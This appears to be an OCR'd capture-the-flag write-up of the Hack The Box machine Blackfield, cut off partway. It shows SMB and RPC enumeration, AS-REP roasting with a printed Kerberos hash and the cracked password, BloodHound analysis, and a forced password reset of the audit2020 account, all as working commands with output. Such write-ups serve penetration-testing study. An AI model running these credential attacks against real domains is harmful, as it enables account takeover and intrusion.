
ch3ckm8_HTB_Blackfield

Intro



Tags: #windows #NotAssumedBreach #OSCPpath #PrivGroupAbuse
Tools used:

- rpcclient (RPC enum)
- smbmap (SMB enum)
- smbclient (SMB enum)
- nxc (enumeration)
- GetNPUsers.py (AS-REP roasting)
- bloodyAD (AD password reset)
- pypykatz (dumping LSASS dump)
- impacket-secretsdump (dumping NTDS)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.164.18 blackfield.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV blackfield.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-08-04 17:06 CDT
Nmap scan report for blackfield.htb (10.129.164.18)
Host is up (0.0076s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-05
05:06:57Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
BLACKFIELD.local0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-05T05:07:00
|_  start_date: N/A
|_clock-skew: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 51.27 seconds
```

According to the open ports this appears to be a DC, lets move on towards the enumeration of services, nothing further interesting really stands out by just observing the above scan results.

RPC enumeration as anonymous

Anonymous login:

```
rpcclient -U "" -N blackfield.htb
```

was not successful

LDAP enumeration as anonymous

```
ldapsearch -LLL -x -H ldap://blackfield.htb -s base namingcontexts
```

```
dn:
namingcontexts: DC=BLACKFIELD,DC=local
namingcontexts: CN=Configuration,DC=BLACKFIELD,DC=local
namingcontexts: CN=Schema,CN=Configuration,DC=BLACKFIELD,DC=local
namingcontexts: DC=DomainDnsZones,DC=BLACKFIELD,DC=local
namingcontexts: DC=ForestDnsZones,DC=BLACKFIELD,DC=local
```

check if anonymous login is allowed

```
ldapsearch -LLL -x -H ldap://cascade.htb -b "DC=cascade,DC=local"
```

i got nothing, so that means that **anonymous bind is not enabled**

Enum4linux

```
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... blackfield.htb
[*] Username ......... ''
[*] Random Username .. 'glltacrg'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 ======================================
|    Listener Scan on blackfield.htb    |
 ======================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[-] Could not connect to LDAPS on 636/tcp: timed out
[*] Checking SMB
[+] SMB is accessible on 445/tcp
```

```
[*] Checking SMB over NetBIOS
[-] Could not connect to SMB over NetBIOS on 139/tcp: timed out

 ===================================================
|    Domain Information via LDAP for blackfield.htb    |
 ===================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: BLACKFIELD.local

 ============================================================
|    NetBIOS Names and Workgroup/Domain for blackfield.htb    |
 ============================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 ==========================================
|    SMB Dialect Check on blackfield.htb    |
 ==========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ============================================================
|    Domain Information via SMB session for blackfield.htb    |
 ============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: BLACKFIELD
DNS domain: BLACKFIELD.local
FQDN: DC01.BLACKFIELD.local
Derived membership: domain member
Derived domain: BLACKFIELD

 ==========================================
|    RPC Session Check on blackfield.htb    |
 ==========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[+] Server allows session using username 'glltacrg', password ''
```

```
[H] Rerunning enumeration with user 'glltacrg' might give more results

 ================================================
|    Domain Information via RPC for blackfield.htb    |
 ================================================
[+] Domain: BLACKFIELD
[+] Domain SID: S-1-5-21-4194615774-2175524697-3563712290
[+] Membership: domain member

 ================================================
|    OS Information via RPC for blackfield.htb    |
 ================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

 ======================================
|    Users via RPC on blackfield.htb    |
 ======================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

 ======================================
|    Groups via RPC on blackfield.htb    |
 ======================================
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED

 ======================================
|    Shares via RPC on blackfield.htb    |
 ======================================
[*] Enumerating shares
```

```
[+] Found 0 share(s) for user '' with password '', try a different user

 ========================================
|    Policies via RPC for blackfield.htb    |
 ========================================
[*] Trying port 445/tcp
[-] SMB connection error on port 445/tcp: STATUS_ACCESS_DENIED

 ========================================
|    Printers via RPC for blackfield.htb    |
 ========================================
[-] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED
```

Nothing too interesting here

SMB enumeration as anonymous

SMB anonymous logon

```
nxc smb blackfield.htb  -u '' -p '' --shares
```

```
SMB         10.129.164.18   445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.164.18   445    DC01             [+] BLACKFIELD.local\\:
SMB         10.129.164.18   445    DC01             [-] Error enumerating shares:
STATUS_ACCESS_DENIED
```

does not appear successful, BUT lets try smbmap too:

```
smbmap -H blackfield.htb -u null
```

```
[+] Guest session       IP: blackfield.htb:445  Name: unknown
Disk                                                    Permissions Comment
----                                                    ----------- -------
ADMIN$                                                  NO ACCESS   Remote Admin
C$                                                      NO ACCESS   Default share
forensic                                                NO ACCESS   Forensic / Audit
share.
IPC$                                                    READ ONLY   Remote IPC
NETLOGON                                                NO ACCESS   Logon server share
profiles$                                               READ ONLY
SYSVOL                                                  NO ACCESS   Logon server share
```

interesting! it appears that we can view shares via guest session!

Lets try inspecting the shares, the share `forensic` appears to not be a default one, but dont have permissions to view it. So we should focus to the shares that we have `READ ONLY` permissions such as the `IPC$` and `profiles$`

```
smbclient -N //blackfield.htb/IPC$
```

got NT_STATUS_NO_SUCH_FILE listing * , we cant access that share.

I then inspected the `profiles$` share:

```
smbclient -N //blackfield.htb/profiles$
```

```
mb: \\> ls
  .                                   D        0  Wed Jun  3 11:47:12 2020
  ..                                  D        0  Wed Jun  3 11:47:12 2020
  AAlleni                             D        0  Wed Jun  3 11:47:11 2020
  ABarteski                           D        0  Wed Jun  3 11:47:11 2020
  ABekesz                             D        0  Wed Jun  3 11:47:11 2020
  ABenzies                            D        0  Wed Jun  3 11:47:11 2020
  ........
```

its contents appear to be usernames! also each one of them contains nothing, BUT this is a way to collect all users, so i copied all of them in a txt, and then sanitized the usernames so a new txt containing only them is formed:

```
awk '{print $1}' share_list.txt > usernames.txt
```

```
$ cat usernames.txt
AAlleni
ABarteski
ABekesz
ABenzies
Foothold
```

great! now that we have the usernames in a format that is usable, we can do a multitude of things.

For example we could try hunting for users that have the flag `DONT_REQ_PREAUTH` enabled, a method called `AS-REP` roasting.

AS-REP roasting

TO perform AS-REP roasting, i will use `GetNPUsers.py`

```
GetNPUsers.py -dc-ip 10.129.164.18 BLACKFIELD.local/ -usersfile usernames.txt > as-rep-roast.txt
```

aand we got an asrep hash! and it appears to be associated with user `support`

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:3bbe070692d760efc2224b563d1387b8$8bbe45bc2b5f1e80b063a9ceeb35754757f8851e1307c98d3bfcd05be9382d09ad731a9c6547414b5c15d3540903884aa7cb8aab778286593b5c76ab51ce572cbd9ea69d890c48123bb8cfbd3ceac109d9b46e1dc268625f0a7e08fd12f8f3dbc1117556b3326f259ea5d387c2d230728c00115d7fb525ee58b94dc8564dd511a95dfd327790ff1d44d2e215fd149d887033f5f5263a5c1759d8898ffd9093d5d498d44452bb6c7eef15587853e7941c3b2d1840727b2a09df7b04e8bbd35769537304ba20b08328f4dbb3f17f8b4d26fe910d4a4e4867fa482a9b7e3c130969df69a14092b40675b6a8c64be12f5afe4ecc7fca
```

lets crack it:

```
john hash_blackfield_support.txt --wordlist=rockyou.txt
```

the retrieved password is

```
#00^BlackKnight
```

so the creds are

```
support
#00^BlackKnight
```

Lets now use my script to bulk check the services to which we can login with those creds:
[ch3ckkm8/auto_netexec: Automating netexec to bulk check all available services, given the target and the creds to check]

```
./auto_netexec_bulk_creds_checker.sh blackfield.htb 'support' '#00^BlackKnight'
```

```
[*] Checking if winrm port 5985 is open on blackfield.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM       10.129.164.18   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.129.164.18   5985   DC01             [-] BLACKFIELD.local\\support:#00^BlackKnight

[*] Checking if smb port 445 is open on blackfield.htb...
[+] Port 445 open - checking smb with netexec
SMB         10.129.164.18   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
```

```
SMB         10.129.164.18   445    DC01             [+]
BLACKFIELD.local\\support:#00^BlackKnight

[*] Checking if ldap port 389 is open on blackfield.htb...
[+] Port 389 open - checking ldap with netexec
SMB         10.129.164.18   445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
LDAP        10.129.164.18   389    DC01             [+]
BLACKFIELD.local\\support:#00^BlackKnight

[*] Checking if rdp port 3389 is open on blackfield.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on blackfield.htb...
[+] Port 135 open - checking wmi with netexec
RPC         10.129.164.18   135    DC01             [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:BLACKFIELD.local)
RPC         10.129.164.18   135    DC01             [+]
BLACKFIELD.local\\support:#00^BlackKnight

[*] Checking if nfs port 2049 is open on blackfield.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on blackfield.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on blackfield.htb...
[-] Skipping vnc - port 5900 is closed

[*] Checking if ftp port 21 is open on blackfield.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on blackfield.htb...
[-] Skipping mssql - port 1433 is closed
```

interesting, according the the above output, with those creds, we can login to `RPC` , `SMB` and `LDAP`. So we should continue to enumerate again, using the obtained credentials this time.

RPC enumeration as user `support`

```
rpcclient -U 'support%#00^BlackKnight' blackfield.htb
```

```
rpcclient $> enumdomains
name:[BLACKFIELD] idx:[0x0]
name:[Builtin] idx:[0x0]

rpcclient $> enumdomusers
```

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[audit2020] rid:[0x44f]
user:[support] rid:[0x450]
user:[BLACKFIELD764430] rid:[0x451]
user:[BLACKFIELD538365] rid:[0x452]
...
user:[BLACKFIELD438814] rid:[0x584]
user:[svc_backup] rid:[0x585]
user:[lydericlefebvre] rid:[0x586]

rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
```

okay, found some valuable info about users and groups, but for our convenience we will later proceed with LDAP enumeration by using bloodhound so we can get a better graphical representation.

SMB enumeration as user `support`

```
nxc smb blackfield.htb  -u 'support' -p '#00^BlackKnight' --shares
#or
smbmap -H blackfield.htb -u 'support' -p '#00^BlackKnight'
```

```
SMB         10.129.164.18   445    DC01            Share           Permissions
Remark
SMB         10.129.164.18   445    DC01            -----           -----------
------
SMB         10.129.164.18   445    DC01            ADMIN$
Remote Admin
SMB         10.129.164.18   445    DC01            C$
Default share
```

```
SMB         10.129.164.18   445    DC01             forensic
Forensic / Audit share.
SMB         10.129.164.18   445    DC01             IPC$            READ
Remote IPC
SMB         10.129.164.18   445    DC01             NETLOGON        READ
Logon server share
SMB         10.129.164.18   445    DC01             profiles$       READ
SMB         10.129.164.18   445    DC01             SYSVOL          READ
Logon server share
```

hm with those creds we can `READ` 2 more shares that we could previously as Guest, those are `NETLOGON` and `SYSVOL`, but by inspecting those shares i found nothing useful!

LDAP enumeration as user `support`


Bloodhound as support

since we can login to `LDAP` this means we can use bloodhound

```
bloodhound-python -u 'support' -p '#00^BlackKnight' -d BLACKFIELD.local -ns
10.129.164.18 -c All --zip
```

start bloodhound and inspect the user we currently have access first (support)

`Group Membership` of user `support`




hm apart from being obviously member of the domain users group, no other group memberships observed

`Outbound Object Control` of user `support`

interesting, our owned user has `ForceChangePassword` rights towards `AUDIT2020` user.

We could now inspect this user to identify the full path that we will follow


`Group Membership` of user `AUDIT2020`



hm apart from being obviously member of the domain users group, no other group memberships observed


Since i found nothing further interesting about `AUDIT2020` user, i will proceed to run some queries from bloodhound

`Shortest Paths to Unconstrained Delegation Systems`



hm this means that user `SVC_BACKUP` can remotely login to the DC, lets now inspect `SVC_BACKUP`

`Group Membership` of user `SVC_BACKUP`



nothing else found about this user, this user could be our next target, BUT lets stop for a minute and think.

Okay the path might not be obvious right now, but lets proceed on doing what we already know, so lets proceed on changing the password for user `AUDIT2020` as user `support`.

Foothold

Password reset as user `support` towards user `AUDIT2020`

There are multiple ways to do this,

```
bloodyAD --host '10.129.164.18' -d 'dc01.blackfield.local' -u 'support' -p
'#00^BlackKnight' set password AUDIT2020 Thebestpass0!
```

```
[+] Password changed successfully!
```

OR via rpc

```
rpcclient -U 'blackfield.local/support%#00^BlackKnight' 10.129.164.18 -c
'setuserinfo2 audit2020 23 "Thebestpass0!"
```

now the updated creds are:

```
audit2020
Thebestpass0!
```

Lets now use my script to bulk check the services to which we can login with those creds:

[ch3ckkm8/auto_netexec: Automating netexec to bulk check all available services, given the target and the creds to check]

```
./auto_netexec_bulk_creds_checker.sh blackfield.htb 'audit2020' 'Thebestpass0!'
```

```
[*] Checking if winrm port 5985 is open on blackfield.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM       10.129.164.18   5985   DC01             [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.129.164.18   5985   DC01             [-]
BLACKFIELD.local\\audit2020:Thebestpass0!

[*] Checking if smb port 445 is open on blackfield.htb...
[+] Port 445 open - checking smb with netexec
SMB         10.129.164.18   445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.164.18   445    DC01             [+]
BLACKFIELD.local\\audit2020:Thebestpass0!

[*] Checking if ldap port 389 is open on blackfield.htb...
[+] Port 389 open - checking ldap with netexec
SMB         10.129.164.18   445    DC01             [*] Windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
LDAP        10.129.164.18   389    DC01             [+]
BLACKFIELD.local\\audit2020:Thebestpass0!
```

```
[*] Checking if rdp port 3389 is open on blackfield.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on blackfield.htb...
[+] Port 135 open - checking wmi with netexec
RPC         10.129.164.18   135    DC01             [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:BLACKFIELD.local)
RPC         10.129.164.18   135    DC01             [+]
BLACKFIELD.local\\audit2020:Thebestpass0!

[*] Checking if nfs port 2049 is open on blackfield.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on blackfield.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on blackfield.htb...
[-] Skipping vnc - port 5900 is closed

[*] Checking if ftp port 21 is open on blackfield.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on blackfield.htb...
[-] Skipping mssql - port 1433 is closed
```

According to the output above, with these creds we can login to `SMB` , `LDAP` and `RPC`

lets try `SMB` first

SMB Enumeration with creds as `AUDIT2020`

```
nxc smb blackfield.htb  -u 'AUDIT2020' -p 'Thebestpass0!' --shares
#or
smbmap -H blackfield.htb -u 'AUDIT2020' -p 'Thebestpass0!'
```

```
[+] IP: blackfield.htb:445  Name: unknown
        Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    ADMIN$                                              NO ACCESS   Remote Admin
    C$                                                  NO ACCESS   Default share
    forensic                                            READ ONLY   Forensic / Audit
share.
    IPC$                                                READ ONLY   Remote IPC
    NETLOGON                                            READ ONLY   Logon server
share
    profiles$                                           READ ONLY
```

```
    SYSVOL                                              READ ONLY   Logon server
share
```

nice! this user seems to have `READ` permission over the `forensic` share, to which we did not have such permission previously. Lets connect with smbclient to start exploring the share

```
smbclient //blackfield.htb/forensic -U audit2020%Thebestpass0!
```

```
smb: \\> ls
  .                                   D        0  Sun Feb 23 07:03:16 2020
  ..                                  D        0  Sun Feb 23 07:03:16 2020
  commands_output                     D        0  Sun Feb 23 12:14:37 2020
  memory_analysis                     D        0  Thu May 28 15:28:33 2020
  tools                               D        0  Sun Feb 23 07:39:08 2020

        5102079 blocks of size 4096. 1687971 blocks available
```

lets inspect `commands_output`

```
smb: \\> cd commands_output\\
smb: \\commands_output\\> ls
  .                                   D        0  Sun Feb 23 12:14:37 2020
  ..                                  D        0  Sun Feb 23 12:14:37 2020
  domain_admins.txt                   A      528  Sun Feb 23 07:00:19 2020
  domain_groups.txt                   A      962  Sun Feb 23 06:51:52 2020
  domain_users.txt                    A    16454  Fri Feb 28 16:32:17 2020
  firewall_rules.txt                  A   518202  Sun Feb 23 06:53:58 2020
  ipconfig.txt                        A     1782  Sun Feb 23 06:50:28 2020
  netstat.txt                         A     3842  Sun Feb 23 06:51:01 2020
  route.txt                           A     3976  Sun Feb 23 06:53:01 2020
  systeminfo.txt                      A     4550  Sun Feb 23 06:56:59 2020
  tasklist.txt                        A     9990  Sun Feb 23 06:54:29 2020

        5102079 blocks of size 4096. 1687971 blocks available
```

File inspection

instead of searching manually, lets download all the shares locally to inspect offline

```
nxc smb blackfield.htb  -u 'AUDIT2020' -p 'Thebestpass0!' -M spider_plus -o
DOWNLOAD_FLAG=True
```

alright, first lets inspect the `commands_output` since it has fewer contents

`domain_admins.txt`

```
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator       Ipwn3dYourCompany
The command completed successfully.
```

Very interesting, i dont remember seeing that on bloodhound! lets keep in that in mind and revisit it later

`domain_groups.txt`

```
Group Accounts for \\\\DC01

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

`domain_users.txt`

```
User accounts for \\\\DC01

-------------------------------------------------------------------------------
Administrator            audit2020               BLACKFIELD103974
BLACKFIELD106360         BLACKFIELD107197        BLACKFIELD112766
.......
BLACKFIELD998321         Guest                   Ipwn3dYouCompany
krbtgt                   lydericlefebvre         support
The command completed successfully.
```

here we see again this user `Ipwn3dYouCompany` which i did not find in bloodhound

the rest of the txt files provide no useful information.

Lets now inspect the `memory_analysis` folder:

```
  .                                   D        0  Thu May 28 16:28:33 2020
  ..                                  D        0  Thu May 28 16:28:33 2020
